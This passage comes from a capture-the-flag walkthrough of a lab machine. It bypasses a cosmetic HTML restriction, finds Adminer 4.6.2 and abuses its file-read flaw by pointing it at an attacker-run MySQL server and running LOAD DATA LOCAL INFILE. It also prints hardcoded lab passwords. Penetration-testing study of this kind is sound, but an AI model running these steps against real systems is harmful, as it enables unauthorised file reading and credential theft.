up 22 hours, 58 minutes

Select task:
[ View system uptime  v ]  [ Submit Query ]

  View system uptime
  View logged in users
  View crontab
  Backup passwd file      (disabled)
  Backup shadow file      (disabled)
  Backup web data         (disabled)
  Backup database         (disabled)
The four interesting options are greyed out. Since that is client-side HTML, the browser inspector is enough to see why:

<form method="POST">
<select name="task">
  <option value="1">View system uptime</option>
  <option value="2">View logged in users</option>
  <option value="3">View crontab</option>
  <option value="4" disabled="">Backup passwd file</option>
  <option value="5" disabled="">Backup shadow file</option>
  <option value="6" disabled="">Backup web data</option>
  <option value="7" disabled="">Backup database</option>
</select>
<input type="submit">
</form>
A disabled attribute in the HTML is a purely cosmetic restriction: it is deleted from the inspector itself.

<option value="4">Backup passwd file</option>
<option value="5">Backup shadow file</option>
<option value="6">Backup web data</option>
<option value="7">Backup database</option>
Select task:
  View system uptime
  View logged in users
  View crontab
  Backup passwd file
  Backup shadow file
  Backup web data
They can now be submitted, but the server has the last word:

Admin Tasks Web Interface (v0.01 beta)

Insufficient privileges to perform the selected operation.

Select task:
[ Backup database  v ]  [ Submit Query ]
A dead end, but one that teaches two things. First: the real validation lives on the server, and disabled was only decoration. Second, and more important for what comes next, that Insufficient privileges message is literally the else branch of an $EUID check inside a script we will read in full during privilege escalation. We are looking at the web interface of a script that, run as root, will happily make those backups.
Of the other three files, db_admin.php does not load and info.php/phptest.php add nothing. Time for a second enumeration, this one aimed at /utility-scripts/, in case the live version has files the old copy did not:
dirsearch -u http://10.10.10.187/utility-scripts/ --exclude-status=404,403
[19:44:11] Starting: utility-scripts/
[19:44:37] 200 -    2KB - /utility-scripts/adminer.php
[19:44:37] 200 -   22KB - /utility-scripts/info.php
[19:45:10] 200 -   32B  - /utility-scripts/phptest.php
Task Completed
adminer.php was not in the .tar.gz: it is new. And its name looks suspiciously like the box's, which is usually a deliberate hint.
Adminer 4.6.2
adminer.php is Adminer, a web database manager (similar to phpMyAdmin) that fits in a single PHP file. The login page shows the version, 4.6.2:

Adminer 4.6.2

Login
  System:   [ MySQL     v ]
  Server:   [ localhost   ]
  Username: [             ]
  Password: [             ]
  Database: [             ]
  [ Login ]  [ ] Permanent login
The decisive thing on this screen is not the version, it is the Server field: Adminer lets you pick which database server to connect to, and nothing says it has to be the local one. Searching for that version turns up the advisory that turns that convenience into a vulnerability:


foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool

Adminer 4.2.2 ... 4.7.0
DB: test
SQL command:  load data local infile ...
The reference report is Serious vulnerability discovered in Adminer tool (Foregenix), and it spells out the mechanism: if the attacker controls the MySQL server Adminer connects to, that server can ask the client (running on the victim) to send it local files via LOAD DATA LOCAL INFILE. The result is an arbitrary file read on the victim, with no need for its database credentials.
Shell as waldo
Standing up the rogue MySQL
We need a database of our own that Adminer can connect to, with a table for whatever it sends us:
# on our machine (MariaDB)
create database admirer_exploitation;
use admirer_exploitation;
CREATE USER 'user1'@'10.10.10.187' IDENTIFIED BY '1234';
CREATE TABLE output (data VARCHAR(1024));
GRANT ALL PRIVILEGES ON admirer_exploitation.* TO 'user1'@'10.10.10.187';
MariaDB [(none)]> create database admirer_exploitation;
Query OK, 1 row affected (0.001 sec)
MariaDB [(none)]> use admirer_exploitation;
Database changed
MariaDB [admirer_exploitation]> CREATE USER 'user1'@'10.10.10.187' IDENTIFIED BY '1234';
Query OK, 0 rows affected (0.001 sec)
MariaDB [admirer_exploitation]> CREATE TABLE output (data VARCHAR(1024));
Query OK, 0 rows affected (0.011 sec)
MariaDB [admirer_exploitation]> GRANT ALL PRIVILEGES ON admirer_exploitation.* TO 'user1'@'10.10.10.187';
Query OK, 0 rows affected (0.002 sec)
The user is created scoped to the victim's IP ('user1'@'10.10.10.187'), which is the bare minimum of hygiene: nobody else can use it.
One step is missing, and without it none of this works. By default MariaDB only listens on 127.0.0.1, so it has to be opened to the network:
sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf
(the command opens the editor; the contents are in the next capture)
# * Basic Settings
#
#user                   = mysql
pid-file                = /run/mysqld/mysqld.pid
basedir                 = /usr
#datadir                = /var/lib/mysql
#tmpdir                 = /tmp

# Broken reverse DNS slows down connections considerably and name resolve is
# safe to skip if there are no "host by domain name" access grants
#skip-name-resolve

# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 0.0.0.0
LOAD DATA LOCAL INFILE
From Adminer we log in pointing at our server, not theirs: Server gets our VPN IP (10.10.16.4), with the user and database we just created.

Adminer 4.6.2

Login
  System:   MySQL
  Server:   localhost
  Username: user1
  Password: ••••
  Database: admirer_exploitation
  [ Login ]  [ ] Permanent login
(The Server field shows localhost in grey as a placeholder; the value actually submitted is our IP, as the URL in the next capture confirms.)

MySQL » 10.10.16.4 » Database: admirer_exploitation

Adminer 4.6.2  5.3.0

DB: admirer_exploitation
SQL command | Import | Export | Create table

Tables and views
  Table   Engine  Collation              Data Length
  output  InnoDB  utf8mb4_uca1400_ai_ci  16,384
  1 in total
The breadcrumb at the top says it all: MySQL » 10.10.16.4. Adminer, running on the victim, is connected to our database. We go to SQL command and fire the query. The first attempt, /etc/passwd, fails:
LOAD DATA LOCAL INFILE '/etc/passwd'
INTO TABLE admirer_exploitation.output
Error in query (2000): open_basedir restriction in effect. Unable to open fileThat error is informative, not a wall. open_basedir is a PHP directive that confines the interpreter to a set of directories: no matter how world-readable /etc/passwd is at the OS level, PHP is forbidden from opening it. And out of that comes the hint that solves the problem: if PHP is confined, it is almost certainly confined to its own web directory, so we should be asking for files under /var/www/html/.
Which one? Back to the old copy of the site, searching for the obvious keyword:
sudo grep -riE 'password' | head -n 10
utility-scripts/db_admin.php:   $password = "Wh3r3_1s_w4ld0?";
utility-scripts/db_admin.php:   $conn = new mysqli($servername, $username, $password);
index.php:                      $password = "]F7jLHw:*G>UPrTo}~A"d6b";
